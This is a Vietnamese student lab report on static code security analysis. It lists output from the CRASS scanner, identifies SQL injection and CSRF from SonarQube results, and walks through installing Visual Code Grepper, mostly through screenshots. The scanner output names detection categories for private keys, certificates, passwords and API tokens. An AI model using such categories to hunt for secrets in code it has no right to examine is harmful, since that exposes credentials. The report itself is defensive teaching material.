Nhóm 9:


20520618 - Nguyễn Bình Thục Trâm

20520648 - Nguyễn Bùi Kim Ngân


20520605 - Võ Anh Kiệt

LAB 02

Yêu cầu 1.1: Sinh viên chỉnh sửa file main.sh trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét 1 thư mục mã nguồn.





extract-output
equals_parameters_to_check_for... U
java_json_property_bindings.txt U
java_spring_getHeader.txt U
find-output
1_file_dot_net_decompilable_file... U
1_file_java_decompilable_files.txt U
1_filename_commons-collection.... U
1_filename_web-xml.txt U
1_find_azure_publishsettings.txt U
2_file_all_types.txt U
2_find_htpasswd.txt U
2_find_key.txt U
2_find_p12.txt U
2_find_pem.txt U
2_find_pfx.txt U
3_file_all_files_listed.txt U
3_find_c.txt U
3_find_db.txt U
4_find_class.txt U
4_find_jar.txt U
4_find_php.txt U
5_find_all_others.txt U
5_find_html.txt U



grep-output
2_general_sql_injection.txt U
2_general_uris_auth_info_wide.txt U
3_dotnet_unsafe_declaration.txt U
4_apikeys_TOKEN.txt U
4_cryptocred_ciphers_sha1_lowe… U
4_cryptocred_ciphers_sha1_uppe… U
4_cryptocred_password.txt U
4_general_popen_narrow.txt U
4_general_sql_insert.txt U
4_general_sql_select.txt U
4_general_sqli_generic.txt U
4_general_swear_stupid.txt U
4_general_xss_lowercase.txt U
4_js_node_get_generic.txt U
4_python_float_equality_general… U
5_cryptocred_authentication.txt U
5_cryptocred_credentials_wide.txt U
5_general_backticks.txt U
5_general_base64_content.txt U
5_general_base64_urlsafe.txt U
5_general_bypass.txt U
5_general_deny.txt U
5_general_eval_wide.txt U
5_general_exec_wide.txt U

<u>Yêu cầu 1.2:</u> Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn 01 nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng


- Nguy cơ bảo mật có thể thấy từ mã nguồn là **sql injection**.

https://www.facebook.com/groups/bht.cnpm.uit/posts/946708845926790/







<u>Yêu cầu 1.3:</u> Sinh viên sử dụng SonarQuabe để quét mã nguồn của ứng dụng Sample App đã chạy ở Lab 1. Trình bày kết quả quét mã nguồn.



Check ở phần báo lỗi đỏ



Cross-Site Request Forgery (CSRF)



Các phương pháp phòng chống:

- Sử dụng các Re-Authentication (password or stronger), One-time Token, CAPTCHA, token password


<u>Yêu cầu 1.4:</u>

Sinh viên tự tìm hiểu, cài đặt và đưa ra 1 ví dụ quét mã nguồn với 1 trong các công cụ sau:


- Visual Code Grepper (VCG):

(https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release)


Tải và install VCG, sau khi hoàn thành ta được giao diện




Chọn New Target File




Chọn file cần kiểm tra




Chọn loại file cần kiểm tra, ở trong trường hợp này là cpp



